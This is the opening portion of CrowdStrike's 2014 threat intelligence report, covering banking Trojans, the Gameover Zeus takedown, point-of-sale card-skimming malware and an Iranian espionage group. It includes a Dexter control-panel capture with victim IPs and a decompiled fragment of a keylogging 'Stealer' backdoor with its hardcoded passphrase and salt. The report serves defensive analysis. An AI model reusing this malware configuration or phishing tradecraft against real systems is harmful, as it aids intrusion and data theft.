



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT


TWO THOUSAND FOURTEEN





## Table of Contents:

<b>INTRODUCTION</b> .....	<b>4</b>
<b>KEY FINDINGS</b> .....	<b>7</b>
<b>STATE OF THE UNION</b> .....	<b>9</b>
<b>NOTABLE ACTIVITY</b> .....	<b>13</b>
<i>Criminal</i> .....	13
<i>State</i> .....	19
<i>Hactivist/Nationalist</i> .....	25
<i>2014 Zero-Day Activity</i> .....	34
<i>Event-Driven Operations</i> .....	39
<b>KNOW THE ADVERSARY</b> .....	<b>49</b>
<i>Effect of Public Reporting on Adversary Activity</i> .....	49
<i>HURRICANE PANDA</i> .....	50
<i>GOTHIC PANDA</i> .....	55
<i>Overview of Russian Threat Actors</i> .....	57
<b>2015 PREDICTIONS</b> .....	<b>61</b>
<b>CONCLUSION</b> .....	<b>73</b>





# Introduction



Intelligence powers  
everything we do.

Dive into the top threat  
actors, attack vectors,  
and threat intelligence  
trends of 2014.





# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

TWO THOUSAND FOURTEEN



## Intro:

---



At **CrowdStrike**, “Intelligence powers everything we do.” This is not a corporate slogan, and it is not a marketing theme. It is the realization of having the most dedicated professionals focusing on solving problems that have real strategic, political, and financial impact on our customers. When we consider the problems facing our customers, we know that intelligence allows them to make key decisions that can mean the difference between disaster and triumph.

In the earliest days building CrowdStrike, we drew heavily on the concepts encompassed in Colonel John Boyd’s OODA loop (OODA is an acronym for Observe, Orient, Decide, Act). It has been applied over the years to all manner of decision-making situations. The core of the OODA model is that a decision-making process is broken into phases, and in an adversarial encounter, two entities will go through the same process. Whichever entity goes through the process the fastest will likely prevail.

The reason that intelligence powers everything we do is that we seek to provide our customers with the ability to come to a decision (the last step of the OODA loop) before the adversary does, thus ensuring a favorable outcome. In intelligence circles, this is often referred to as decision advantage, and when dealing with adversaries trying to compromise your enterprise security, you want it.

Throughout 2014, the activity monitored by CrowdStrike in the cyber domain was reflective of the events unfolding in the real world. This was punctuated in late 2014 with the now-infamous attack attributed to North Korean actors who levied destructive malware in a flagrant assault against a private entity. The actor in this case, which CrowdStrike has traced back to 2006, has a history of using destructive code against its targets. This actor again launched attacks in December against its usual adversary, the Republic of Korea.

The highly publicized events that initially suppressed the release of a movie deemed offensive by the Democratic People’s Republic of Korea resulted in unprecedented awareness of the power that one adversary can wield against a target if they are suitably motivated.

This final chapter in 2014 closed out what was a year of attribution and adversary focus. In May, the U.S. Department of Justice, in concert with various partners including CrowdStrike researchers, disrupted the infrastructure of Gameover Zeus, a prolific



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

TWO THOUSAND FOURTEEN



## Intro:



botnet that was the scourge of security practitioners across the globe. This disruption, which also impacted the nefarious CryptoLocker malware, provided the pause in adversary activity needed by law enforcement to levy charges and take legal action to permanently impact this malware.

In that same month, the U.S. Department of Justice charged five officers in the People's Liberation Army, the military organ of the People's Republic of China, with violating 18 U.S. Code § 1030. In June, CrowdStrike published a detailed analysis of an actor associated with the 12th Bureau of the Third General Staff Department. This report demonstrated a direct lineage between malware targeting a variety of western technology and government targets, and an individual in the Chinese intelligence service.

The events that unfolded in the South China Sea near the Paracel Islands, the emergence of ISIS, the unrest in Ukraine, and the disappearance of a Malaysian airliner all took on a cyber element. This is no coincidence. The nation-states of the world are all seeking the aforementioned decision advantage, and they know that the use of interconnected computers allows them to collect intelligence that gives them the ability to make informed decisions.

Our customers rely on us to provide them intelligence to thwart these attacks and make informed decisions. This report will provide an overview of some of the intelligence analyzed by the CrowdStrike team over the past year.

Wrapping so much analysis into one report means a lot of tough decisions needed to be made on what to include. This report is structured to provide *Key Findings* first. Following the key findings are some graph data based on the patterns that emerged though visibility attained by the CrowdStrike team; this is meant to provide a snapshot of the dozens of adversaries tracked this year. In the *Notable Activity* section, we cover the three motivations that we see: Criminal, Targeted-Intrusion, and Hacktivist/Activist. We explore notable activity around zero-day exploits and event-specific operations conducted by these adversaries.

There are so many interesting actors we discovered this year, and even more that advanced from previous years; the *Know the Adversary* section contains interesting observations for just a few of the adversaries from the intelligence reports we publish through the subscription service. Finally, we provide an analysis of the 2013 report predictions for the past year, and a forecast of what to expect in 2015. ▶



# Key Findings



In 2014, it became abundantly clear that **threat intelligence** would provide the decisive advantage when protecting your network.





# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

TWO THOUSAND FOURTEEN



## Key Findings:



- Financial crime malware disruptions in 2014 changed the threat landscape by eliminating two prevalent malware families.
- Since the high-profile Target breach in 2013, Point-of-Sale (PoS) malware became prevalent in the targeting of numerous retail organizations. Look for policy and process changes to mitigate this threat in 2015.
- China-based adversaries continued to be the most prolific in the targeted intrusion space, but public reporting on a number of actors linked to Iran and Russia show the breadth of the threat from targeted intrusion operators.
- High-profile events continued to drive a significant number of targeted intrusion campaigns. In 2014, unpredictable events such as the Malaysia Airlines incidents and increased unrest in Ukraine drove campaigns more than planned events such as the World Cup or the G20 Summit.
- Malicious activity related to elections in Ukraine and Hong Kong underscore the threat state-sponsored adversaries (and possibly hacktivist or nationalist actors) pose to democratic processes.
- CrowdStrike reported on a number of new, sophisticated adversaries from China and Russia such as **HURRICANE PANDA**, **GOTHIC PANDA**, **FANCY BEAR**, and **BERSERK BEAR**. ▀



# State of the Union



The CrowdStrike Global Intelligence team observed significant activity from **39 different** criminal, hacktivist, state-sponsored, and nationalist adversaries.







# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

TWO THOUSAND FOURTEEN




## State of the Union:



During 2014, CrowdStrike Intelligence observed significant activity from 39 state-sponsored and nationalist adversaries targeting numerous verticals all over the globe. The charts below provide a high-level illustration of this targeting. There are a few takeaways from this data.


Vietnam and GOBLIN PANDA were respectively the most targeted country and the most active adversary. From late spring through summer, GOBLIN PANDA conducted consistent targeted intrusion operations targeting organizations in Vietnam focused on tensions in the South China Sea. These campaigns relied primarily on spear phishing with malicious documents that dropped malware (mostly PlugX) along with Vietnamese-language decoy documents. The content of these decoys often came from documents produced by Vietnam's government, which indicates that the adversary possibly infiltrated the government's network and was using stolen documents in its operations. The frequency of GOBLIN PANDA's operations, and targeted activity aimed at Vietnam in general, tailed off in the final months of 2014, but the volume of activity in spring and summer was enough to push them to the top of CrowdStrike's targeting stats.

OBSERVED  
ADVERSARY  
ACTIVITY  
DURING 2014





## State of the Union:



### SIGNIFICANT TARGETING BY COUNTRY IN 2014

PlugX was by far the most used malware variant for targeted activity during 2014. It proliferated greatly amongst China-based targeted intrusion adversaries and now appears to be the tool of choice for many. The malware has been around for years and has been used by multiple Chinese actors for quite some time; however, the frequency of PlugX use during 2014 revealed just how prominent it is.

PlugX is used by both more advanced China-based adversaries such as AURORA PANDA and adversaries of a lower level of sophistication such as GOBLIN PANDA. The reason for its prevalence is not clear. It is possible that there is a central malware dissemination channel supplying many Chinese adversaries and this is why so many groups are now using it. It is also possible that groups not using it in the past were more recently able to obtain it via the underground or public malware repositories.



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT


TWO THOUSAND FOURTEEN




## State of the Union:

The stats below also reflect a wide range of other malicious cyber activity associated with numerous other events. The conflict in Ukraine resulted in targeted intrusion and other activity from both Russia-based and China-based adversaries. Adversaries with a nexus to Iran were also very active in 2014 targeting western government entities as well as private organizations, particularly in the defense sector. Elections were also heavily targeted in 2014 both in Ukraine and in Hong Kong, where the Umbrella Revolution garnered a great deal of attention from Chinese actors. These and a number of other topics are covered in more detail in the sections below. ▶

**MOST OBSERVED  
MALWARE  
VARIANTS FOR  
TARGETED  
INTRUSION  
OPERATIONS  
DURING 2014**



**SIGNIFICANT  
TARGETING BY  
SECTOR  
DURING 2014**





# Notable Activity



Financial crime malware changed the threat landscape, point-of-sale malware became increasingly prevalent, and **China-based adversaries** continued to proliferate in the targeted intrusion space.





## Notable Activity

---



### **Criminal**

#### *CYBERCRIME TRENDS IN 2014*

---

2014 was an extremely active year for cybercrime. Financial Trojans grew in both complexity and penetration. Two major banking botnets – Gameover Zeus (GOZ) and Shylock – dominated the first half of the year. Their development focused on the ability to deliver complex web injection scripts used to overcome two-factor authentication and online banking security.

Two large, successful disruptions were mounted mid-year with CrowdStrike assisting in a June takeover of GOZ (see the next section), and in Shylock being taken down in July. For some time, this left a void in this space, but adversaries were very quick to adapt. With many services that catered to GOZ and Shylock still in operation, it was inevitable other botnets would step up to the plate.

CrowdStrike is now observing two new major contenders in this space: Dyreza and Dridex, also known as Bugat. Dyreza takes a more simplistic approach to banking fraud, acting to intercept logins and perform malicious actions by acquiring the HTTP POST data from under banking SSL sessions. Dridex uses the classic banking Trojan tactic of relying on complex JavaScript web injects targeted at the institutions it wishes to steal from. Both threats rely on the same criminal ecosystem as their predecessors.

Upatre, a loader previously used for delivering GOZ, is now being used to deliver Dyreza, and known loaders such as Andromeda, Smoke Loader, and Pony Loader continue to be developed in order to deliver these primary payloads. The Cutwail and Pushdo botnets, previously tasked with distributing loaders for GOZ, have since been retasked, and, alongside other spamming botnets, are now delivering a number of phishing lures that ultimately lead to the infection with persistent payloads. Dridex, for example, favors Word documents with obfuscated macros. These macros, if allowed to execute, will reach out and download first-stage loaders that will then install the Dridex payload onto the victim machine.



## Notable Activity

---



In addition to the changing banking Trojan landscape, ransomware has also undergone a major shift throughout 2014 — in particular becoming much more professionally organized. CryptoLocker's success made it the first ransomware variant to make it into prime-time news. Its success was, in part, due to its wide distribution, acting as an alternative revenue stream for the operators of GOZ. When GOZ was dismantled, CryptoLocker was also taken down, but now in its place many other copycat ransomware families are trying to replicate its success, such as CryptoWall and TorrentLocker.

So what is to be expected for the cybercrime landscape of 2015?

CrowdStrike predicts the continuation of development in banking Trojans such as Dyreza and Dridex. As recently as November, Dridex has added Peer-to-Peer (P2P) functionality to its arsenal in an attempt to become more resilient, and it is likely changes in its capability will continue. In addition, it is likely new threats will follow the business model of using of phishing lures delivered by spambots using a range of first-stage loaders to keep their primary payloads under the radar. Ransomware will continue to become more of a threat as continued copycats try to develop the next market leader.

### **GAMEOVER ZEUS TAKEDOWN**

Gameover Zeus (GOZ) was a complex P2P botnet that has been one of the most prevalent cyber threats for almost four years. It was forked off the infamous Zeus Trojan, the source code of which was leaked in spring 2011 — just a few months before the appearance of the first GOZ version. GOZ was largely used for banking fraud and the delivery of other malware, such as the CryptoLocker ransomware Trojan, and is believed to have caused more than \$100 million in financial damage.

The GOZ botnet was long believed to be resistant to any takedown attempts because of its complex, tiered infrastructure: Infected machines form a decentralized P2P network, with some peers acting as proxy nodes (brokers between bots and the next tier). This upper tier, again, consists of proxies that conceal the location of the actual back end. The use of P2P technology eliminates static rendezvous points and allows the botnet operators to announce new centralized components at any time, which makes any



## Notable Activity

---



efforts against them pointless. On top of this, a fallback mechanism generates a weekly-changing, deterministic set of 1,000 domain names that the botmaster can register in order to serve fresh peer lists. Bots that fail to establish contact with the P2P network would consult the Domain Generation Algorithm (DGA) in order to retrieve a new set of peers. Finally, all communication in the botnet is encrypted.

In June 2014, the botnet was disrupted in a coordinated effort called Operation Tovar that was the culmination of months of technical investigation and legal wrangling. The botnet was disrupted by the taking over of its infrastructure and at the same time preventing access by the botmasters. While this effort had to take into account and block all different communication channels, it was primarily focused on the P2P network, as it was the most complex component. By propagating specially crafted messages in the botnet, its infrastructure was degenerated and bots were redirected to sinkholes.

The CrowdStrike Intelligence team provided technical expertise to permit the enforcement of a Temporary Restraining Order (TRO), which successfully disrupted not only the infamous Gameover Zeus botnet, but also CryptoLocker. In addition to the technical disruption, the U.S. Department of Justice filed an indictment against an individual called Evgeniy Mikhailovich Bogachev, who is believed to be behind the GOZ botnet, as well as several other unnamed co-conspirators.

### **POINT-OF-SALE MALWARE AND RELATED INTRUSIONS**

Credit card fraud has traditionally been popular in the cybercrime scene. In cases where credit card data is stolen through website breaches, the exposed data usually consists of the card numbers, expiration dates, cardholder names, and card security codes. However, with this data alone, it is not always possible to accurately recreate what can be found on a card's magnetic strip. In the criminal marketplace, card track data is therefore generally more highly valued than the information mentioned above because it can be used in multiple ways, including manufacturing counterfeit credit cards.

Throughout 2014, CrowdStrike Intelligence investigated several large



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT


TWO THOUSAND FOURTEEN



## Notable Activity

breaches of U.S. companies in the retail sector. These breaches involved targeting of Point-of-Sale (PoS) terminals in order to plunder consumer credit card information. By infecting terminals with malware specifically designed to steal credit card information as the cards are swiped by customers, attackers were able to collect data for hundreds of thousands of credit cards. Running in the background of a terminal, the malware would continuously scan memory for unique patterns found on a card's magnetic strip and exfiltrate matching data to an adversary-controlled server.

### MAJOR PAYMENT SYSTEM BREACHS OF 2014



Most PoS malware families will attempt to validate data matching the search pattern using the Luhn Algorithm. This algorithm, originally developed by IBM in the 1950s, allows for validation of card numbers by performing an arithmetic operation against them. Despite being developed in the pre-modern computing era, the algorithm is still widely used in many modern systems including cell phone IMEI numbers, credit card numbers, and national identification numbers.





## Notable Activity

---



### TARGET BREACH

On 19 December 2013, U.S.-based retailer Target released a statement confirming a breach and providing an estimate of the total scope. According to the statement, the actors were able to steal data for approximately 40 million credit cards and up to 70 million individuals' records with Personally Identifiable Information (PII). From reporting about the breach, it is publicly speculated that the actors were able to access Target's network via credentials stolen from a Pennsylvania-based HVAC contractor that provided services to Target.

In January 2014, CrowdStrike Intelligence analyzed several files from the incident. One of these files was a PoS malware named Kaptoxa (also known as mmon), which is used as a component in another PoS malware, BlackPoS. This copy of Kaptoxa continuously scanned volatile memory of infected systems for patterns that looked like credit card numbers and logged them to a file that was transferred to an internal network share at regular intervals. Another utility was deployed onto these network shares to perform the final exfiltration step in which the data was transferred to external FTP servers.

In January 2014, CrowdStrike identified a malware staging site that was hosting a copy of the BlackPoS source code. While it is believed that this site is not linked to the Target breach, analysis of the source code provided additional insight into the simplicity of these tools. Compared to other crimeware families, most PoS malware is relatively simple in design and functionality. The malware used does not accept tasking from controllers or external systems; its sole function is to scan, log, and exfiltrate data found. Despite the simplistic nature of these tools, the adversary behind the Target breach demonstrated sophisticated tradecraft in mounting a successful operation, primarily by taking full advantage of the initial stolen credentials to laterally move throughout the targeted network into the PoS systems.

### THE RISE OF COMMODITY POS

In 2014, while several major companies were coping with breaches of their PoS infrastructure, many smaller retailers were facing the same threat from less-organized groups. In underground marketplaces, ready-to-use PoS malware kits were becoming more commonly available.



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

TWO THOUSAND FOURTEEN



## Notable Activity

Malware such as BlackPoS requires a bit of strategic planning on the part of the adversary; much of the system lacks the point-and-click intuitive nature of commodity botnets. For less-organized or less-skilled adversary groups, an off-the-shelf kit such as Dexter PoS may allow for exploitation and offensive capabilities that may not otherwise be possible.

Dexter, which CrowdStrike Intelligence reported on in 2013, became one of the most publicly known PoS malware kits on the market. By late 2014, the source code for Dexter was publicly available on several criminal forums. The malware scans memory for both Track 1 and Track 2 credit card data and exfiltrates its findings back to control servers over HTTP requests.

Choose File No file chosen Upload File

File Name URL

Command:  Value:  SET!

All Bots: 2  
Bots Online: 1

Action	UID	Version	Remote IP	Username	Computername	User Agent	OS	Architecture	Idle Time	Last Visit	Last Command	Process List	CMDS
1 - Delete	ebe32664-3765-4201-6515-122af0697130		*6.100.100	Administrator	ACME-997999DASH	Mozilla/4.0(compatible; MSIE 7.0;	Windows XP	32 Bit	0	2 secs	None	Proc: None	LOGS (0) — CLEAN LOGS
1 - Delete	c0753233-264c-4ac7-67ab-e6701eb46b3	StarDust	*66.102	Administrator	TIMP454_62_1	Mozilla/4.0(compatible; MSIE 7.0;	Windows XP	32 Bit	1	1 year 7 months	None	Proc: DUMPS	LOGS (82) — CLEAN LOGS

ALL

88.247.216.230 -- DUMPS LIST — DELETE DUMPS  
95.9.64.158 -- DUMPS LIST — DELETE DUMPS  
70.100.104.30 -- DUMPS LIST — DELETE DUMPS  
92.44.66.158 -- DUMPS LIST — DELETE DUMPS  
92.44.67.6 -- DUMPS LIST — DELETE DUMPS  
92.44.66.108 -- DUMPS LIST — DELETE DUMPS

**DEXTER  
COMMAND-  
AND-CONTROL  
PANEL**

Dexter offers an adversary a clean, simple control panel, which allows for infected host management and viewing of obtained data.

In 2014, CrowdStrike investigated several other kits similar to Dexter, including vSkimmer and JackPoS, which also focused on stealing credit card numbers from infected terminals. Many of these lacked technical sophistication, but were generally found to be effective in identifying and exfiltrating any found data.



## Notable Activity



### State

#### *TARGETED INTRUSION TRENDS IN 2014*

Incidents of targeted intrusion activity related to nation-state interests have been on the increase for the past several years. Different states' activities often reflect their national interests and agendas, or their deepest concerns. As an example, Chinese nation-state actors appeared to clearly align and plan operations in support of real-world activities in the case of the Haiyang Shiyou 981 oil platform. In direct contradiction to pre-planned operations, in the case of the Umbrella Revolution that dominated the streets of Hong Kong during the summer and fall of 2014, Chinese adversary groups were observed broadly targeting any and all organizations related to the civil unrest in a wild attempt to collect intelligence on the protestors and their movements.

During the course of 2014, CrowdStrike observed the continued proliferation of targeted intrusion activity. Nation-states understand the value of collecting intelligence in the information domain and are mobilizing resources to capitalize on the intelligence opportunities that exist there. While the CrowdStrike Intelligence team identified and analyzed well over a dozen new adversary groups worldwide in 2014, there were several that were of general interest.



#### **FLYING KITTEN**

FLYING KITTEN is an adversary believed to be operating out of the Islamic Republic of Iran. This group was first observed initiating targeted intrusion activity in late 2013 and has continued to be active throughout 2014. In January 2014, CrowdStrike became aware of an ongoing operation by this actor targeting a company in the defense industrial base in the United States. This campaign leveraged fake websites to trick users into entering credentials, and to concurrently serve malware that poses as software updates for legitimate applications. Shortly after this activity was identified, other campaigns against additional targets in the defense and aerospace sectors were observed. Evidence supporting the attribution of FLYING KITTEN to Iran is found in their secondary focus, which targets Iranian dissidents in foreign countries, as well as in Iran itself.



# CROWDSTRIKE GLOBAL THREAT INTEL REPORT

TWO THOUSAND FOURTEEN



## Notable Activity



A common tactic of FLYING KITTEN is to set up spoofed login web pages on domains that closely resemble the legitimate pages used by the targets. These fake web pages serve two purposes: They log credentials entered by users who believe the page is a legitimate authentication mechanism, and then redirect to another page that prompts the download of an alleged patch or update that is, in fact, a copy of their remote access tool. This tool is used to log keystrokes, screenshots, and other user activity on infected systems and exfiltrates this data to an attacker-controlled server.

The primary remote access tool used by FLYING KITTEN is a dropper that is written in C# .NET and generally uses the same filename. The files to be dropped are stored in .NET resources embedded in the executable. When executed, it extracts and deploys a backdoor Trojan, a configuration file, and optionally a decoy (an image or a legitimate executable). Likewise, the backdoor executable is also written in C#, meaning it can be decompiled back to a representation of the original source code. This code lists several classes with telling names, such as Stealer.Browser, Stealer.Keylogger, or Stealer.Messenger. Further, the code contains transcripts of Farsi language artifacts, e.g., HavijeBaba and salam! \*%#, as shown below.

```
using Stealer.SystemInfo;
using System;
using System.Diagnostics;
using System.Globalization;
using System.IO;
using System.Text;
using System.Threading;
using System.Windows.Forms;
using System.Xml;

namespace Stealer
{
    internal static class Program
    {
        private static int _keyloggerValue = 1;
        private static bool _keyLogIsLimitedBySize = true;
        private static int _screenInterval = 30;
        private static int _screenCounter = 1;
        private static bool _startupEnabled = true;
        private static bool _keyLoggerEnabled = true;
        private static bool _screenshotEnabled = true;
        private static readonly MemoryStream PassStream = new MemoryStream();
        private static readonly MemoryStream SysInfoStream = new MemoryStream();
        private static readonly MemoryStream MessengerStream = new MemoryStream();
        private static readonly MemoryStream BrowserStream = new MemoryStream();
        private const string Passphrase = "HavijeBaba";
        private const string Salt = "salam! *%#";
        private const string ProcessName = "TotalRapidStart";
        private const string StartupKey = "0090VF8BUkVcTW1jcm9zb2Z0Zm9pbmRvd3NoQ3VycmVudV";
        private static bool _isquisite();
        private static string _appDataDirectory;
        private static string _startUpLoadDir;
        private static AutoResetEvent _keyloggerTransferBufferEvent;
        private static AutoResetEvent _screenshotTransferBufferEvent;
        private static Keylogger _keylogger;
        private static Screenshot _screenshot;

        static Program()
        {
            // ...
        }
    }
}
```

In addition to the aerospace/defense and dissident targeting, it appears that FLYING KITTEN was also engaged in broader targeting via the website parmanpower.com that purported to be the website of a business engaged in recruiting, training, and development in Erbil, Iraq. The Whois record



## Notable Activity




for this website is the same as for some of the other domains related to the activity discussed above, which indicates that it was also in use by this adversary, but the actual purpose of the website is still unknown.

